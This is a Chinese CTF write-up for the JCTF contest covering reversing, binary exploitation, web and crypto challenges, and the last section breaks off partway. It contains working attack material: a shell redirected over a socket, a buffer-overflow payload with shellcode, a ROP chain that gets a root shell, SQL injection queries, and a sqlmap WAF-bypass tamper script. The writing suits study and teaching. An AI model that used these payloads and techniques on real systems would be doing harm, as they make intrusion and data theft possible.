

Reverse

Rev100 :

拿到题目后看下文件头,应该是个 APK 用 dex2jar 逆向下 dex,看下代码发现

```
public void onClick(View paramView)
{
    MainActivity.this.str = new StringBuffer(MainActivity.this.edittext.getText().toString());
    if (MainActivity.this.str.length() < 5)
    {
        MainActivity.this.edittext.setText("");
        MainActivity.this.dialog1.showDialog();
        return;
    }
    MainActivity.this.str.reverse();
    Log.i("ClownQiang", "str--->" + new String(MainActivity.this.str));
    String str1 = MainActivity.encode(new String(MainActivity.this.str));
    Log.i("ClownQiang", "base64--->" + MainActivity.this.str);
    String str2 = MainActivity.getBASE64(str1).trim();
    Log.i("ClownQiang", "md5--->" + str1);
    if (str2.equalsIgnoreCase("NzU2ZDJmYzg0ZDA3YTM1NmM4ZjY4ZjcxZmU3NmUxODk="))
    {
        MainActivity.this.dialog2.showDialog();
        return;
    }
    MainActivity.this.edittext.setText("");
    MainActivity.this.dialog3.showDialog();
}
});
}
```

这里先对输入进行反转,然后 MD5,然后 base64 最后要等于

NzU2ZDJmYzg0ZDA3YTM1NmM4ZjY4ZjcxZmU3NmUxODk=

于是 base64 解下得到

756d2fc84d07a356c8f68f71fe76e189

MD5 解不开,灵机一动百度一下,发现

[md5 hash值查询 百度知道](#)

1个回答 - 提问时间: 2014年06月12日

问题描述: 756d2fc84d07a356c8f68f71fe76e189 是多少,有没有人知道

756d2fc84d07a356c8f68f71fe76e189 是多少,有没有人知道我觉得是}321nimda{galfj 大家觉得呢您的回答被采纳后将获得系统奖励20(财富值+经验值)+15分钟内解答奖励...

[zhidao.baidu.com/link?...](#) 2014-06-12 - 百度快照 - 86%好评

于是反转后得到 j1flag{admin123}

Rev200 :

1. Pe 头修复

头 e9 改 e8 pe 后面 ff 改 00

2. 分析程序

读入 9 个数字，然后做了一些判断，之后如果成功会打印 success 和 flag。

```
buff[0]*buff[1]*buff[2]/0xb=0x6a
```

```
buff[0]^buff[1]=buff[2]-4
```

```
(buff[0]+buff[1]+buff[2])%0x64=0x22
```

```
buff[3]=0x50
```

```
for(i=0; i<3; i++)
```

```
{
```

```
    str1[i] = buff[i] + buff[(i+1)%3];
```

```
    // 0x21<str1<0x7e
```

```
}
```

```
buff[4]=0x5e
```

```
buff[5]=0x62
```

```
for(j=3; j<9; j++)
```

```
{
```

```
    str1[j]=str1[j%3]+str1[(j+1)%3]
```

```
    // 0x21<str1<0x7e
```

```
}
```

```
str1 == "&8P^bP^b"
```

3. 写程序暴力破解 buff[0],buff[1],buff[2]

```
for(buf[0] = 0x0; buf[0]<=0x6a*0xb; buf[0]++)  
{  
    for(buf[1] = 0x0; buf[1]<=0x6a*0xb; buf[1]++)  
    {  
        for(buf[2] = 0x0; buf[2]<=0x6a*0xb; buf[2]++)
```

最后求得：

Buff[0]=15 buff[1]=6 buff[2]=13



```
C:\Documents and Settings\Administra  
桌面\reverse2.exe"  
欢迎来到数字游戏 请输入9个数字  
15  
6  
13  
80  
94  
98  
1  
2  
3  
success!  
jlf lag<15613abc>
```

Rev300

1. 解决不能出界面问题

定位到退出地点：

```
if ( !IsDebuggerPresent() )  
    sub_4016D0(v1);  
return 1;
```

发现居然是在没检测到调试器就选择退出程序（不知道是不是出题人搞反了）。

修复后界面正常出来。

2. 分析按键处理函数 sub_401500

找到比较的地方：

```
if ( v3 + 19791126 == (strtol(((const char **)v1 + 25), &EndPtr, 16) ^ 0x19310918) )
{
    sub_401700(v1);
    lParam = 0;
    memset(&v9, 0, 0xFCu);
    v5 = *((_DWORD *)v1 + 26);
    v10 = 0;
}
```


调试发现：

V1+25 正是 当前目录下 keyfile 文件中的内容，而 v3 在运行时是一个定值，由此可

以计算出 v1+25.

算得：keyfile 中的内容为：0x181f0d1f

当然这里根据有无 0x，字母大小写情况有好几种。然后一个个拿去提交。



Rev400

1. 分析按键处理函数：sub_401430

```
int __thiscall sub_401430(void *this)
{
    void *v1; // esi@1
    char v3; // [sp+0h] [bp-18h]@1

    v1 = this;
    sub_4199EF(this, 1);
    sub_4011D0(*((_DWORD *)v1 + 24));
    return loc_422000(v1, &v3, sub_401190);
}
```

V1+24 为 pass1

在 sub_4011d0 中对 422000 内存进行了重写。之后，程序调用了 loc_422000.

```
v2 = &loc_422000;
do
{
    result = sub_4011A0(*(_BYTE *)v2 | ((*(_BYTE *)v2 + 1) << 8), a1, 0x5EDu);
    v2 = (char *)v2 + 2;
    *((_BYTE *)&loc_422000 + v1++) = result;
}
```

说明 422000 本是一个函数，而一般函数前 3 个字节为 55 8b ec

根据解出来的前 3 个字节是否为该 3 个字节，最后求得 pass1=233.

2. 根据 pass1=233，得到 422000 出正确的内存。

Dump 下来，直接发现一连串 push

```
00000022      push    7D6E69h
00000027      push    6D64615Fh
0000002C      push    39383333h
00000031      push    5F653530h
00000036      push    4C7B6761h
0000003B      push    6C666C6Ah
```

直接将 eip 改到这儿，依次压栈，最后在栈中看到了 flag。

0012F850	6A 6C 66 6C	61 67 7B 4C	30 35 65 5F	33 33 38 39	j1f1ag{L05e_3389
0012F860	5F 61 64 6D	69 6E 7D 00	C4 F8 12 00	17 E9 41 00	_admin}.....A.
0012F870	50 F8 12 00	00 FF 12 00	00 FF 12 00	60 DF 41 00	P i 0

Exp

Exp100:

通过 IDA 逆向给的文件 发现程序通过端口读了 5 个字节 并且这 5 个字节可以通过 System

命令执行：

```

....., ....., .....,
if ( recu(v5, &v7, 5u, 0) > 0 )
    system((const char *)&v7);
|

```

既然如此，只要运行 sh 然后将输入和输出重定向到套接字 fd 4 就可以看到命令的回显了，

利用方法：

```

[wjh@wjh-kali:~/Downloads/sourcecode ]% nc 112.124.4.70 23456
sh<&4
sh>&4
ls
FLAG
p100_server
cat FLAG
JCTF{ak0sj_scnasc_cdwvevc}

```

Exp200 :

1. 找溢出点：

发现在修改信息的时候，输入的新名字直接放在了原来名字的后面，长度为原来名字的长度。

```

v2 = strlen((const char *)&v14) + 1;
if ( (_BYTE)v14 )
{
    write(fd, "Input your new name:\n", 0x15u);
    v6 = v2 - 1;
    if ( read_ptr(fd, (int)((char *)&v14 + v2 - 1), v2 - 1) <= 0 )
        write(fd, "name is empty or some wrong happened!\n", 0x26u);
}

```

而原来的名字 v14 在栈上 `int v14; // [sp+84Ch] [bp-69Ch]@1`，而

第一次输入名字时，对名字的要求长度限制是 0x400

```

write(fd, "input your name:\n", 0x10u);
memset(&v14, 0, 0x400u);
if ( read_ptr(fd, (int)&v14, 1024) <= 0 )

```

所以 最大可以有 0x800 字节的空间，存在栈溢出。

2. 利用

程序中自带有读取 flag 的程序（最开始给了一个比较坑的），发现只要溢出让 v16=0x31 即可。

```
if ( BYTE1(v16) == 0x31 )
{
    v3 = fopen("./flag", "r");
    v4 = v3;
    v5 = fread(ptr, 1u, 0x64u, v3);
    ptr[v5] = 48;
    write(fd, ptr, v5);
    fclose(v4);
}
```

3. 构造 payload 成功拿到 flag

```
ling@ling-virtual-machine:~/Desktop/jctf$ cat payload2 - | nc.traditiona
.161.110 12345
welcome to JCTF,this is an personal information system.You can manage yo
nformation by this!what you want to do?
1---->input name
2---->show name
3--->modify information
4---->del information
input your name:Name saved 101what you want to do?
1---->input name
2---->show name
3--->modify information
4---->del information
Input your new name:
New name saved
JFLAG{vsdnvb_c4sad_cdass}what you want to do?
1---->input name
2---->show name
3--->modify information
4---->del information
```

Exp300 :

1. 寻找溢出点

发现程序在接收数据时，在 sub_8048800 函数中：

```
if ( (((unsigned int)(a4 >> 31) >> 30) + (_BYTE)a4) & 3) == (unsigned int)(a4 >> 31) >> 30 )
    v6 = a3 + 1;
else
    v6 = a3;
result = sub_80486E8(fd, a2, v6, 10);
```


当 a4 满足 4 的倍数时，读取的数据会多出来一字节，造成溢出。

2. 利用

发现溢出的那一个字节刚好会覆盖掉 v3

```
v7 = sub_8048883(fd, v7, (int)&s1, v3);
```

而 v3 正好是接收数据的长度。

所以只要将 v3 覆盖为比较大的值，之后就能接收数据，造成栈溢出，覆盖返回值为 jmp esp 的地址。

```
.text:0804861B ; -----  
.text:0804861B          jmp     esp  
.text:0804861B
```

3. 构造的 payload 如下：

0000h:	31 32 33 34 35 36 0A 79 65 73 0A 79 65 73 0A 79	123456.yes.yes.y
0010h:	65 73 0A 31 31 31 31 31 31 31 31 31 31 31 31	es.1111111111111
0020h:	31 31 31 31 31 31 31 31 31 31 31 31 31 31 31	111111111111111
0030h:	31 31 31 31 31 31 31 31 31 31 31 31 31 31 31	111111111111111
0040h:	31 31 31 31 31 31 31 31 31 31 31 31 31 31 31	111111111111111
0050h:	31 31 31 31 31 31 31 31 31 31 31 31 31 31 31	111111111111111
0060h:	31 31 31 31 31 31 31 31 31 31 31 31 31 31 31	111111111111111
0070h:	31 31 31 31 31 31 31 FF 79 65 73 0A 79 65 73 0A	1111111ÿyes.yes.
0080h:	61 62 63 00 00 00 00 00 00 00 00 00 00 00 00	abc.....
0090h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00A0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00B0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00C0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00D0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00E0h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00F0h:	03 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0100h:	03 00 00 00 1B 86 04 08 8B 74 24 34 31 D2 31 C9t...<t\$4101É
0110h:	B8 05 00 00 00 6A 00 68 66 6C 61 67 89 E3 CD 80	,....j.hflag%âfe
0120h:	89 C3 B9 A8 B1 04 08 BA 00 01 00 00 B8 03 00 00	%Ã'~+..°.....
0130h:	00 CD 80 89 F3 B8 04 00 00 00 CD 80 0A	.ie%ó,....ie.

```
ling@ling-virtual-machine:~/Desktop/jctf$ cat pwn3payload3 - | nc.tradition  
2.124.4.70 34567  
who are you?  
password OK!  
  
Welcome to JCTF!Nice To meet you!Do you want to get the flag?Ok! Let's get  
the next round!:)Welcome to JCTF!Nice To meet you!Do you want to get the fl  
TF{dsndj_wefsv3_cakcms}
```


Exp500 :

程序和 exp300 基本一样，只是增加了 dep，直接考虑构造 rop 拿到 shell。

构造 rop 思路如下：

1. 将返回值覆盖为 recv，再次接收数据到指定地点（发送的数据为 execve 需要的参数构成的栈）。
2. 用 leave;ret;将 esp 修改到该指定地点。
3. 让程序调用 execve。

注：题目中给了 printf 的地址，根据库文件中 execve 和 printf 的相对差值，可以算出 execve 的地址。

```
ling@ling-virtual-machine:~/Desktop/jctf$ cat pwn5payload2 - | nc.traditional 11
2.124.4.70 55555
who are you?
password OK!

Welcome to JCTF!Nice To meet you!Do you want to get the flag?Ok! Let's get into
the next round!:)Welcome to JCTF!Nice To meet you!Do you want to get the flag?id
uid=0(root) gid=0(root) groups=0(root)
ls
client_200.h
flag
head.h
p500_server
server.c
cat flag
JFLAG{csjdcn_dqwnd1asd_wwqccd}^C
```

web

web100


文件破译

李乐经常利用自己的黑客技术发现一些公司在网络上的漏洞，并且善意地搞一些不痛不痒的小破坏暗示那些公司漏洞的存在。有一天李乐发现JSC公司一个很小的漏洞，他决定给企图联合父亲围剿自己的主管TED一个小小的surprise，他要篡改TED的秘密文件，以一个前辈的口吻留下漏洞地址，于是TED的文件中多了一段话：Hello kid.....

题目地址：<http://121.40.150.205/web100>

<http://121.40.150.205/web100/>

访问之后 burp suite 抓包



就能发现了一个 tips

Tip: Have you used Vim?

vim 就想到 vim 文件的 bak 备份文件，vim 会生成一个.index.php.swp 这样子的文件的

<http://121.40.150.205/web100/.index.php.swp>

然后就可以得到这个 swp 文件 可以下载下来

<?php

```
//dvorak:[4,4][2,11][2,7][2,11][3,2][2,8][4,1,1,12][4,1,4,9][1,2][3,10][3,9][1,4][2,10]
```


```
[4,1,3,12][1,2][1,6][4,1,3,12][2,9][1,11][4,8][4,8][1,2][3,10][1,10][4,1,1,13]
```

```
header("Tip: Have you used Vim?");
```

```
echo "Can you find the flag?";
```

打开发现了一段 php 代码的注释 我们来研究一下这个注释

dvorak 百度一下说的是一种键盘的格式



像这个图一样 然后我们最好做一下标记 好数数



然后接下来就是按那些排列来数数 数出那些字符

比如[4,4]就是j 而 [4,1,1,12] 就是 shift+[1,12]也就是{

然后 flag 就出来了 jlflag{W1nt3r_15_c0mm1n9}

这里一开始还搞错了 把_搞错成了- 有点看不清的感觉

web200

网站疑云

李乐似乎捉弄TED上了瘾，他发现TED手中管理着许多网站，他开始一个一个地破译，破译完之后再网站眉头打下自己的标记“L”，一切都很顺利，直到遇到了这个网站：

题目地址：<http://121.40.150.205/web200>

<http://121.40.150.205/web200/login.html>

史上最强大的论坛

帐号

密码

登录

要求登陆 查看一下源码

会发现一个 http 注释

```
</div>
<!--I'm lazy, so I save password into a file named password.key -->
</form>
```

<http://121.40.150.205/web200/password.key>

提示里密码在这里面 我们进去打开看一眼

发现了 jsfuck 编码过的东西 用 chrome 解码它

F12 console 控制台



Password: xssbbs

提示说密码是这个 xssbbs

登陆一发

史上最强大的论坛

标题

内容

发布

发现了有标题和内容

tips 是 xssbbs 然后就去尝试做 xss

后来也成功了 可是并不会弹回管理员的 cookie 回来 而是只能 X 到自己的 还发现单引号'

被过滤了

```

```

这里是一个可以自 x 到 cookie 的语句 等了一会没有管理员的 cookie 回来 我就判断不是 xss

会不会是注入呢 而且'也没有回显 可能会是'截断了

标题和内容处都可以进行注入

```
1',database())#
```

```
#返回 kaer
```

```
1',(select group_concat(table_name) from information_schema.tables where
table_schema='kaer'))#
```

```
#返回 user
```

```
1',(select group_concat(column_name) from information_schema.columns where
table_schema='kaer' and table_name='user'))#
```

```
#返回 id,username,session_id
```

```
1',(select group_concat(id,0x9,username,0x9,session_id separator 0xA) from user))#
```

```
#返回 jflflag{1_d0nt_11k3_5q1m4p}
```

手工就可以了 sqlmap 也是差不多的

web400


核心探险

自从被JSC盯上，一个月中李乐数次与JSC的管理员们交锋，在与管理员们的交手中李乐学到了很多，颇有惺惺相惜的感觉，不过欣赏归欣赏，为了自己的安全，李乐不会放一点水，这一天，李乐追寻管理员的踪迹发现了这样一个被重重保护的站点，是陷阱还是核心秘密，待李乐一探究竟。

题目地址：<http://121.40.150.205/web400>

<http://121.40.150.205/web400/>

访问了一下 发现有个地方说 sql injection



判断可能会有注入的漏洞

翻翻页面发现了

<http://121.40.150.205/web400/?page=test>

```
2      <hr />
3      <p>To demonstrate our technology, we have a form that is protected with our software. Humans shall pass, but bots \
4      <p>Test account is test / test</p>
5      <!--<h3>For admin interface, admin / ??????</h3>-->
6      <form role="form" action="./7ZsSk0f99q09spIVDEgL" method="post"> <!--action="./index.php?page=login" -->
7      <div class="row">
8      <div class="form-group col-lg-12">
```

这里有关键的注释

[./index.php?page=login](http://121.40.150.205/web400/?page=test)

test/test 登陆发现没有什么反应

还发现了一个文件包含

<http://121.40.150.205/web400/?page=test>

直接就可以下载文件下来

<http://121.40.150.205/web400/test>

一个关键的文件是 login 文件 是登陆认证用的

<http://121.40.150.205/web400/login>

```
<?php
```

```
function login($user,$pwd){

    if (!preg_match('/^\w*$/m', $user) || !preg_match('/^\w*$/m', $pwd))

        return -2;

    $user = str_replace(" ", "", $user);

    $pwd = str_replace(" ", "", $pwd);

    $sql  =  "select  *  from  `user`  where  username='".$user.'"  and

pwd='".$pwd.'"";

    $query = mysql_query($sql);

    if($query){

        $re = mysql_fetch_array($query);

        if ($re){

            if ($re['username']=='admin')

                return 2;
```

```

        else

            return 1;

        }

        return 0;

    }

    return -1;

}

```

做一下代码审计 发现过滤了空格 可以简单的绕过 使用%0A 或者是 %0C

可以对空格的过滤进行绕过

```
select * from `user` where username=" ".$user.'" and pwd=" ".$pwd."
```

sql 语句没有做太多的过滤 可以进行注入 是个盲注比较纠结

关键是网站还有 D 盾之类的 waf 访问太频繁会被咬

还好之前有经验 被咬过 使用 sqlmap -delay 3 可以设置 3 秒发一次包进行注入

```

order
by
4#</p>
<p>test</p>
<p>test'

```

order by 4# 字段数是 3 --union-cols 3

mysql 的数据库 --dbms mysql

```
sqlmap -u "http://121.40.150.205/web400/7ZsSkOf99q09spIVDEgL" --data  
"KxZQitFeipoeHXok2mj=test&ibhBrPIUiruTPjzYC52K=test*" --dbms mysql  
--cookie "PHPSESSID=vlru0jqtjj769hp80r54pqkra2" --user-agent "Mozilla/5.0  
(Windows NT 6.1; WOW64; rv:31.0) Gecko/20100101" -v 3 --tamper space.py  
--technique T --union-cols 3 --delay 3
```

space.py 内容

```
#!/usr/bin/env python
```

```
"""
```

Copyright (c) 2006-2014 sqlmap developers (<http://sqlmap.org/>)

See the file 'doc/COPYING' for copying permission

```
"""
```

```
from lib.core.enums import PRIORITY
```

```
__priority__ = PRIORITY.LOW
```

```
def dependencies():
```

```
    pass
```

```
def tamper(payload, **kwargs):
```

```
    """
```

```
    Replaces space character (' ') with plus ('+')
```

Notes:

- * Is this any useful? The plus get's url-encoded by sqlmap engine
invalidating the query afterwards
- * This tamper script works against all databases

```
>>> tamper('SELECT id FROM users')
```

```
'SELECT+id+FROM+users'
```

```
    """
```

```
    retVal = payload
```

```
    if payload:
```

```
        retVal = ""
```

```
        quote, doublequote, firstspace = False, False, False
```

```
for i in xrange(len(payload)):

    if not firstspace:

        if payload[i].isspace():

            firstspace = True

            retVal += '%0C'

            continue

        elif payload[i] == '\\':

            quote = not quote

        elif payload[i] == '"':

            doublequote = not doublequote

        elif payload[i] == " " and not doublequote and not quote:

            retVal += '%0C'

            continue

        retVal += payload[i]

return retVal
```

进行 tamper 绕过

然后就是注入数据库 表 列等等 就是常规的 sqlmap 注入的方法

```
j1flag{a1y0u_bucu0_zh3g3d1a0}
```

```
j1flag{a1y0u_bucu0_zh3g3d1a0}
```

综合

综合 100 :


拿到题目后看下文件头,应该是个 APK,用 apktool 做下逆向,得到 raw 里 hehe 这个文件



打开后直接看到 FLAG

综合 200 :

拿到题目后看下文件头,应该是个 APK,用 dex2jar 逆向下 dex,读下代码看到



Class a 里面有答案字符,还原下字符串

```
String str = new StringBuilder(String.valueOf(new StringBuilder(String.valueOf(new
StringBuilder(String.valueOf(new
StringBuilder(String.valueOf(new
StringBuilder(String.valueOf("")).append('_').toString()).append('p').toString()).app
end('i').toString()).append('p').toString()).append('Y').toString()).append('u').toStri
ng()).append('N').toString() + 'Y');
```

得到 FLAG:_pipYuNY

综合 300 :

拿到题目后看下发现是一篇加密字符,认真观察发现

```
gs iug wghtq hd zvt ewhlrs.Tsgw vt kcg xybs:xaxybs {W_Zf0j_o0fvxft}
```

类似 flag:jflag{}的信息,目测是凯撒,后来发现 x 对应的分别是 f 和 j,存在位移

证明是不同表的凯撒,后确定为维吉尼亚加密,然后推算密钥,写了脚本


```

def crack(text, key):
    tmp = ''
    n = 0
    for j in xrange(len(text)):
        if text[j].isalpha() == False:
            tmp += text[j]
            continue
        tmp += small[(find_index(text[j]) + find_index(key[n % len(key)]) % 26)]
        n += 1
    return tmp

for i in xrange(26):
    key = 'inzom' + small[i]
    print small[i], crack('gs iug wghtq hd zvt ewhlrs.Tsgw vt kcg xybs:xaxybs(W_Zf0j_o0fvxft)', key)

```

其中 key 是一位一位爆出来的,附上最后的结果



```

Python 2.7 (r27:82525, Jul 4 2010, 09:01:59) [MSC v.1500 32 bit (Intel)] on win
32
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====
>>>
a of his wouse td his sihter.hege is yog flag:jaflag{i_zn0w_n0thxng}
b of his xouse te his siiter.hehe is yoh flag:jbflag{i_an0w_n0thyng}
c of his youse tf his sijter.heie is yoi flag:jcflag{i_bn0w_n0thzng}
d of his zouse tg his sikter.heje is yoj flag:jdflag{i_cn0w_n0thang}
e of his aouse th his silter.heke is yok flag:jeflag{i_dn0w_n0thbng}
f of his bouse ti his simter.hele is yol flag:jfflag{i_en0w_n0thcng}
g of his couse tj his sinter.heme is yom flag:jgflag{i_fn0w_n0thdng}
h of his douse tk his sioter.hene is yon flag:jhflag{i_gn0w_n0theng}
i of his eouse tl his sipter.heoe is yoo flag:jiflag{i_hn0w_n0thfng}
j of his fouse tm his siqter.hepe is yop flag:jjflag{i_in0w_n0thgng}
k of his gouse tn his sirter.heqe is yoq flag:jkflag{i_jn0w_n0thhng}
l of his house to his sister.here is yor flag:jlflag{i_kn0w_n0thing}
m of his louse tp his shtter.hese is yos flag:jmflag{i_ln0w_n0thjng}
n of his jouse tq his siuter.hete is yot flag:jnflag{i_mn0w_n0thkng}
o of his kouse tr his sivter.heue is you flag:joflag{i_nn0w_n0thlng}
p of his louse ts his siwter.heve is yov flag:jpflag{i_on0w_n0thmng}
q of his mouse tt his sixter.hewe is yow flag:jqflag{i_pn0w_n0thnng}
r of his nouse tu his siyter.hexe is yox flag:jrflag{i_qn0w_n0thong}
s of his oouse tv his sizter.heye is yoy flag:jsflag{i_rn0w_n0thpng}
t of his pouse tw his siater.heze is yoz flag:jtflag{i_sn0w_n0thqng}
u of his gouse tx his sibter.heae is yoa flag:juflag{i_tn0w_n0thrng}
v of his rouse ty his sictter.hebe is yob flag:jvflag{i_un0w_n0thsng}
w of his souse tz his sidter.hece is yoc flag:jwflag{i_vn0w_n0thtng}
x of his touse ta his sieter.hede is yod flag:jxflag{i_wn0w_n0thung}
y of his uouse tb his sifter.heee is yoe flag:jyflag{i_xn0w_n0thvng}
z of his vouse tc his sigter.hefe is yof flag:jzflag{i_yn0w_n0thwng}
>>> |

```

与明文对应 I 和 K 要大写 FLAG:I_Kn0w_n0thing

综合 400 :

用 notepad++ 打开,可以发现在文件里好像隐藏了一个网址 :

NULhETXNULNULNULNULNULNULNULSOHNULNULNULSOHNULNULNUL
NULtETXNULNULNULNULNULNULNULSOHNULNULNULSTXNULNULNUL
NULtETXNULNULNULNULNULNULNULSOHNULNULNULSOHNULNULNUL
NULtETXNULNULNULNULNULNULNULSOHNULNULNULSTXNULNULNUL
NULtETXNULNULNULNULNULNULNULSOHNULNULNULSOHNULNULNUL
NULpETXNULNULNULNULNULNULNULSOHNULNULNULSTXNULNULNUL
NULpETXNULNULNULNULNULNULNULSOHNULNULNULSOHNULNULNUL
NUL:ETXNULNULNULNULNULNULNULSOHNULNULNULSTXNULNULNUL
NUL:ETXNULNULNULNULNULNULNULSOHNULNULNULSOHNULNULNUL
NUL/ETXNULNULNULNULNULNULNULSOHNULNULNULSTXNULNULNUL
NUL/ETXNULNULNULNULNULNULNULSOHNULNULNULSOHNULNULNUL
NUL/ETXNULNULNULNULNULNULNULSOHNULNULNULSTXNULNULNUL
NUL/ETXNULNULNULNULNULNULNULSOHNULNULNULSOHNULNULNUL
NULpETXNULNULNULNULNULNULNULSOHNULNULNULSTXNULNULNUL
NULpETXNULNULNULNULNULNULNULSOHNULNULNULSOHNULNULNUL
NULaETXNULNULNULNULNULNULNULSOHNULNULNULSTXNULNULNUL
NULaETXNULNULNULNULNULNULNULSOHNULNULNULSOHNULNULNUL
NULnETXNULNULNULNULNULNULNULSOHNULNULNULSTXNULNULNUL
